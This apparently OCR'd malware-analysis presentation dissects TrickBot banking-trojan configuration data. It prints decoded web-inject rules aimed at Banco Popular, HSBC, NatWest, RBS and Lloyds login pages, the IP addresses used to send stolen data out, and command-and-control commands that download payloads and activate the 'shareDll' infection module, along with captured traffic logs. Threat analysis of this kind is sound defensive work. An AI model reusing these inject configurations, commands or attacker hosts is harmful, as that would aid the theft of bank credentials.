
```
<dinj>
<lm>*bancopopular.es/*/*</lm>
<hl>http://62.109.10.207/response.php</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>*bancopopular.es/favicon.ico?*</lm>
<hl>http://62.109.10.207/response.php</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
```

Bot configuration data

- Decoded using:

  bit.ly/trickbot-decode


- /sinj
  - List of targeted institutions
  - Destination for exfil
  - What is <nh> used for?




```
<sinj>
<mm>https://www.business.hsbc.co.uk*</mm>
<sm>https://www.business.hsbc.co.uk*</sm>
<nh>crsantixadmukbvqrgyhoewpfcsl.net</nh>
<url404></url404>
<srv>194.87.92.131:443</srv>
</sinj>
<sinj>
<mm>https://www.nwolb.com*</mm>
<sm>https://www.nwolb.com/default.aspx*</sm>
<nh>cqsaxgbryjaenpfuzcsmtiowhkdl.net</nh>
<url404>*/ServiceManagement/GenericErrorPageNoMenu.aspx?ErrorPage=PNF*</url404>
<srv>194.87.92.131:443</srv>
</sinj>
<sinj>
<mm>https://www.rbsdigital.com*</mm>
<sm>https://www.rbsdigital.com/default.aspx*</sm>
<nh>cksaosvatnkeqpuxglwzfcimdrjb.net</nh>
<url404></url404>
<srv>194.87.92.131:443</srv>
</sinj>
<sinj>
<mm>https://lloydslink.online.lloydsbank.com*</mm>
<sm>https://lloydslink.online.lloydsbank.com/Logon*</sm>
<nh>dcsasyfubhndwejoapmxkitqgrcv.net</nh>
<url404></url404>
<srv>194.87.92.131:443</srv>
</sinj>
```

Bot configuration data

- /dpost and /mailconf
  - <handler> tag wraps URL
  - Possible destination for exfil




```
; À...,....<dpost>.
; .<handler>http:/
; /194.87.102.39:8
; 082</handler>..<
; /dpost>..*XrrÖi
; P.Ð..Åìýœ1¾.f»ÿ
; ô)òêôrp}ô*¥ÀáK¥d
; KÐuÒa)2ö<ó.:)®â
; ¥©œ¯‡k¦þgñ{Á.FH
; uWn½YÐ.¢Ñ©É.(h.
; ª@Ò¶yJ™&˝.......
; ..................
; ø?Ž˝Œ>í.ÂŸF†¤å..
```




```
; 7...n...<mail> .
; .<handler>185.15
; 8.115.61:443</ha
; ndler>..</mail>¹
; TŐ.@v¤.ŒQ…PXñÉ
; ³w/.±hIñ¯£ýÏã.kÂ
; .ƒIÄà.êZq"þY)îf
; ¤u¥˝.E¿¯'Dª…ãµ/.
; ¢ä.äî7z6}°ìà.¶UÚ
; í¼¢..í ¥‰.á.¤·.
; .................
; Ç¬ZÐTafÉ…k¶FĂg&´
```

Command to download a payload



```
/25/mac1/VICTIM_W617601.350D754E0A94FD36D4B4C899E66D56BE/wanD3keuQtuWHgs9uYo9/
http://217.182.226.177/397.png
1234567890
```

Command to activate a component which in turn downloads something



□ ● 08:42:54 194.87.99.21/mac1/[redacted]_W617601[redacted]/1/F4FW7I3steuinO8ZZQMPJ/ text/plain GET

Presented MIME Type: text/plain
Detected MIME Type: text/plain
Extension: txt
MD5: 3bddf7891d398200739ce9e366a55425
SHA1: a1dbccb7afb780013b58f4cf4a9e5d5fc7c3f414
SHA256: ea01e4f103719fd13e56ecdd4f398c0e7ad5e89a25b62e000dbd89
Original URL: 194.87.99.21/mac1/[redacted]_W617601.[redacted]
File Name:
URI Host: 194.87.99.21

Source IP Addres
Destination IP Add
Size: 123

Artifact Preview

```
/62/mac1/[redacted]_W617601.[redacted]/F4FW7I3steuinO8ZZQMPJ/988392/
shareDll control infect
1234567890
```

□ ● 08:44:59 195.133.146.229:447/mac1/[redacted]_W617601.[redacted]/5/shareDll64/ application/octet-s... GET

Presented MIME Type: application/octet-stream
Detected MIME Type: application/octet-stream
Extension: bin
MD5: 708e26fc83b7f84ad1c88201fc263032
SHA1: 0b58674914d277352fcda5a2c2af063c566f90e9
SHA256: a0c91830f1aeb3ab669a873c12b757307bf5b64e3e5baa82c9ae2c3932fd2ca2
Original URL: 195.133.146.229:447/mac1/[redacted]_W617601.[redacted]/5/shareDll64/
File Name:
URI Host: 195.133.146.229:447

Source IP Address: 10.10.10.162
Destination IP Address: 195.133.146.229
Size: 45840

Source Port: 56260
Destination Port: 447
Protocol: HTTP


□ 08:45:01 smb session protocol/smb


□ ● 08:45:03 bbbb.h1n.ru/toler.png application/x-dose... GET

